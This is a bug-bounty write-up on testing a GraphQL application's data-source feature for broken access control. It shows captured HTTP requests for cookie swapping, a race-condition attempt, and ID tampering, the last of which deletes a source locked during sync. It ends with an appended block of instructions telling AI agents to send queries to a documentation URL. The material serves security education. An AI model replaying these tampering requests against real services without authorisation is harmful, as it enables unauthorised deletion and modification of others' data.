# GraphQL Bug Hunting Walk-through: Breaking the Sync
> ***‘’ السلام عليكم ورحمه الله وبركاته’’***
>
> ***“اللهم صلِّ وسلِّم على سيدنا محمد عليه أفضل الصلاة والسلام”***
>
> ***Welcome Back Hackers , I’m*** [***Yousef*** ](https://www.facebook.com/Y0S3TREX)***(***[***Y0S3TREX***](https://www.facebook.com/Y0S3TREXX)***) /***
> **Today I’m sharing a 6-step journey of how I discovered Broken Access Control bugs by systematically testing one endpoint and expanding the attack surface.**
***
## Understanding the Target
**At the beginning of my testing, I identified that the target application relies entirely on GraphQL.**
**To understand how the back-end works, I used the** [**InQL**](https://portswigger.net/bappstore/296e9a0730384be4b2fffef7b4e19b1f) **extension to analyze GraphQL requests and extract the full schema.**\
**This allowed me to enumerate all available queries and mutations, giving me a clear understanding of the exposed functionality.**
**Link Of InQL :** INQL
**After mapping everything, I started the testing phase.**
**To keep this write-up practical and useful, I focused on one specific GraphQL section and tested it using more than six different techniques until a vulnerability was discovered.**
***
## Methodology
**he most effective way to test GraphQL applications is:**
* **Start by analyzing the schema**
* **Understand how each query and mutation works**
* **Test common vulnerabilities such as Broken Access Control, IDOR, XSS, and business-logic issues**
* **Select a specific section and focus deeply on it instead of testing everything randomly**
**This is the exact methodology I followed throughout this research.**
***
## Tested GraphQL Section
**Below is the GraphQL section that was heavily tested during this research:**
* **Attempt 1: Add Source**
* **Attempt 2: Race Condition**
* **Attempt 3: Delete**
* **Attempt 4: Edit URL**
* **Attempt 5: Bypass Sync Limit**
* **Bug 6: Delete During Active Sync**
***
***Below is the GraphQL section that was heavily tested during this research.***
* `Attempt 1 : Add Source / Attempt 2 : Race Condition`
Attempt 3: Delete / Attempt 4: Edit URL / Attempt 5: Bypass Limit Used / Bug 6: Delete Before sync
* `Attempt 3: Delete / Attempt 4: Edit URL / Attempt 5: Bypass Limit Used / Bug 6: Delete Before sync`
***
* **We will use a** [**GraphQL extension**](https://portswigger.net/bappstore/296e9a0730384be4b2fffef7b4e19b1f) **to make requests easier to read.**
* **To keep the write-up simple and easy to understand, I will explain the requests using this extension.**
* **Below is the standard request body format used in all GraphQL requests, so you can understand the request structure before using the** [**GraphQL extension**](https://portswigger.net/bappstore/296e9a0730384be4b2fffef7b4e19b1f)**.**
```
POST /v1/graphql HTTP/1.1
Host: app.target.com
Content-Type: application/json
Cookie: session=36867ADMIN;
{
"operationName": "SomeOperation",
"variables": {
"input": {
"...": "..."
}
},
"query": "mutation SomeOperation($input: SomeOperationInput!) {\n someOperation(input: $input) {\n success\n message\n ...\n }\n}"
}
```
***
### Attempt 1 : Try Creating an Item Using a Low-Privileged User
**I have 2 accounts:**
* **Account 1 : Admin — full permissions**
* **Account 2 : User — no permissions**
**One of the first test cases I performed on the Target Knowledge Source endpoint was attempting to create a new Source using a low-privileged user by swapping cookies inside the admin’s creation request.**\
**The purpose was to check whether the back-end enforced permissions or relied mainly on UI restrictions.**
**Steps** :
**1- Captured the Admin’s creation request**
```
POST /v1?operation=Create HTTP/1.1
Host: app.Target.com
Cookie: session=36867ADMIN; // Admin
{
"operationName": "Create",
"variables": {
"input": {
"name": "Test Source",
"url": "https://example.com",
"organizationId": "nJUksjd3Yhl"
}
}
}
```
**2- Replacing admin cookies with a low-privileged user’s cookies**
```
POST /v1?operation=Create HTTP/1.1
Host: app.Target.com
Cookie: session=36867USER; // User
{
"operationName": "Create",
"variables": {
"input": {
"name": "Test Source",
"url": "https://example.com",
"organizationId": "nJUksjd3Yhl"
}
}
}
```
**The action failed with the error :**
```
{"error": "Only users with the \"Create\" permission can Create an opportunity."}
```
***
### Attempt **2 : Have a limit 10 in create Source**
Attempt 2 in this endpoint
**There is a limit of 10, and I tried to bypass it using a race condition**
#### Steps:
**Send create request to repeater and create Group and Duplicate the original request , example :** ا
```
POST /v1?operation=createNewSource HTTP/1.1
Host: app.target.com
Content-Type: application/json
Cookie: session=36867ADMIN;
{
"operationName": "CreateSource",
"variables": {
"input": {
"name": "Race-Test-Source",
"url": "https://example.com",
"organizationId": "nJUksjd3Yhl"
}
}
```
Press enter or click to view image in full size
**and sent them all in parallel**
**But** **The server returned the following error :**
```
Response:
{
"data": {
"createData": {
"__typename": "Error",
"message": "Max number of data reached."
}
}
}
```
***
### Attempt 3: Unauthorized DELETE Attempt
**Same test but on another endpoint**
#### Steps:
**1- Capturing the admin’s DELETE request**
```
POST /v1?operation=DELETE HTTP/1.1
Host: app.Target.com
Cookie: session=36867ADMIN;
{
"operationName": "Delete",
"variables": {
"input": {
"id": "SOURCE_ID_123",
"organizationId": "nJUksjd3Yhl"
}
}
```
**2- Replacing admin cookies with a low-privileged user’s cookies**
```
POST /v1?operation=DELETE HTTP/1.1
Host: app.Target.com
Cookie: session=36867USER;
{
"operationName": "Delete",
"variables": {
"input": {
"id": "SOURCE_ID_123",
"organizationId": "nJUksjd3Yhl"
}
}
```
**The server returned the following error :**
```
{"error": "Only users with the \"DELETE\" permission can DELETE an opportunity."}
```
**ِAfter 3 hours**
جعان نوم والله
**`Let's continue the testing :`**
***
### Attempt **4 : Edit URL**
**After Create Source And Add Url — can’t edit URL After Create**
#### steps :
**1- Captured the edit name request and tried to edit the URL**
```
POST /v1?operationName=Update
Host: app.Target.com
Cookie: session=36867ADMIN;
{
"operationName": "UpdateSource",
"variables": {
"input": {
"id": "7XiLAGXGULJ",
"name": "EDIT TAKE ID",
"organizationId": "nJUksjd3Yhl"
}
}
```
> ***The Request have 3 parameters : id — Name — org-id***\
> ***Try to Put (URL) parameter in request***
**Attempt to add URL:**
```
POST /v1?operationName=Update
Host: app.Target.com
Cookie: session=36867ADMIN;
{
"operationName": "UpdateSource",
"variables": {
"input": {
"id": "7XiLAGXGULJ",
"name": "EDIT TAKE ID",
"url": "https://www.NEWURL.com", >> ADD IT IN REQUEST
"organizationId": "nJUksjd3Yhl"
}
}
```
**The back-end rejected the update — URL cannot be changed after creation.**
ياسين الاباجوره السبب
***
### Attempt 5 : **Bypass Limit Used (IDOR)**
**In this bug, I tried to bypass the sync limit. The system only allows a source to be re-synced 3 times. After the third attempt, the platform blocks any further re-sync operations.**
**I tried to bypass this limit by manipulating the “ID\_Of\_Source\_Limited” value in the request.**
#### Steps :
**1 — Create a new source and wait until it becomes fully active.**
**2 — Initiate a sync on the new source and capture the corresponding sync request.**
```
POST /v1/?operationName=RequestRun
Host: app.Target.com
Cookie: session=36867ADMIN;
{
"operationName": "RequestRun",
"variables": {
"input": {
"organizationId": "nJUksjd3Yhl",
"itemId": "ORIGINAL_ITEM_ID=860bqcfpbX6ML"
}
}
```
1. **Replace the source ID in the captured request with the ID of the source for which you want to bypass the sync limit, then replay the request.**
```
POST /v1/?operationName=RequestRun
Host: app.Target.com
Cookie: session=36867ADMIN;
{
"operationName": "RequestRun",
"variables": {
"input": {
"organizationId": "nJUksjd3Yhl",
"itemId": "LIMITED_ITEM_ID=jkladhs45awd4"
}
}
```
**But There was another error; it didn’t work**
**The back-end returned another error — the bypass didn’t work.**
***
### Bug 6 : Bypassing Admin Approval — Deleting Data Sources During Active Sync
When a data source enters a sync operation, it is supposed to be placed under a strict **lock state**.\
This lock prevents **any destructive actions**, especially deletion, until:
1. The sync finishes successfully, **and**
2. The data source is approved by an admin (mandatory step in the workflow)
This admin approval process may take **up to a full day or more**, meaning the system relies heavily on this lock to maintain data integrity.
> ### What the Sync Was Supposed to Do
>
> The sync feature was designed to update a user’s data source by fetching fresh data, validating it, and locking the resource during the operation.\
> During sync:
>
> * The server marks the data source as **“syncing”**
> * Frontend blocks actions like delete/update
> * After sync finishes, the resource returns to a normal state

**The UI correctly reflects this rule by disabling the delete option and showing:**\
\&#xNAN;**“You can delete the source after the syncing completes.”**
**This confirms that destructive actions are intentionally blocked during sync, and also until the admin review process is completed.**
Error massage in The UI
**The back-end should enforce the same rule to maintain data integrity.**
**But what happens if I use an IDOR vulnerability to delete the source that is currently undergoing a sync operation?**
#### Steps:
**1 — Capture a Legit Delete Request**
Delete any existing source normally, capture the request, and send it to the **Repeater** for manual manipulation.
#### **2 — Capture an Editable Request from the Syncing Item**
Edit the source that is currently syncing (since you cannot delete it through UI).\
This gives you a request containing the **ID** of the locked source.
**Replace the ID in the captured delete request with the ID of the syncing source (the one that should not be delete able), then replay the request.**
```
POST /v1/?operation=DELETE HTTP/1.1
Host: app.Target.com
Cookie: session=36867ADMIN;
"operationName":"DELETE",
"variables":{
"input":{
"id":"ID_ITEM_NEED_TO_DELETE=6f45ds65dsds",
```
**Response :**
```
"data": {
"deleteData": {
"__typename": "Delete",
"message": "Deleted"
}
}
```
**This worked .**
The back-end deleted a source that should have been locked during sync — confirming a **Delete Restriction Bypass**.
* **Was currently syncing**
* **Was supposed to be locked**
* **Was not admin-approved yet**
* **Should never be deletable during this phase**
> **This confirms a Delete Restriction Bypass.**
> ***In the end, this write-up is simply a way to strengthen your mindset, improve your research skills, and keep pushing your analytical thinking forward.***\
> \&#xNAN;***My final advice: never get tired, and never stop exploring. Test everything, try every function, and don’t leave any feature unexamined. That’s how you grow as a hacker.***
### About Me
> #### **Me :** [***About Me***](https://linktr.ee/Y0S3TREX) ***—*** [***FB Page***](https://www.facebook.com/Y0S3TREXX) ***—*** [***linkedIn***](https://www.linkedin.com/in/y0s3trex/)
>
> ### **`إن أحسنت فمن الله، وإن أسأت فمن نفسي والشيطان`**
>
> ### **`السلام عليكم ورحمه الله وبركاته`**
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://get-bountyordie.gitbook.io/get-bountyordie-docs/our-write-ups/web-pentest-write-ups/graphql-bug-hunting-walk-through-breaking-the-sync.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.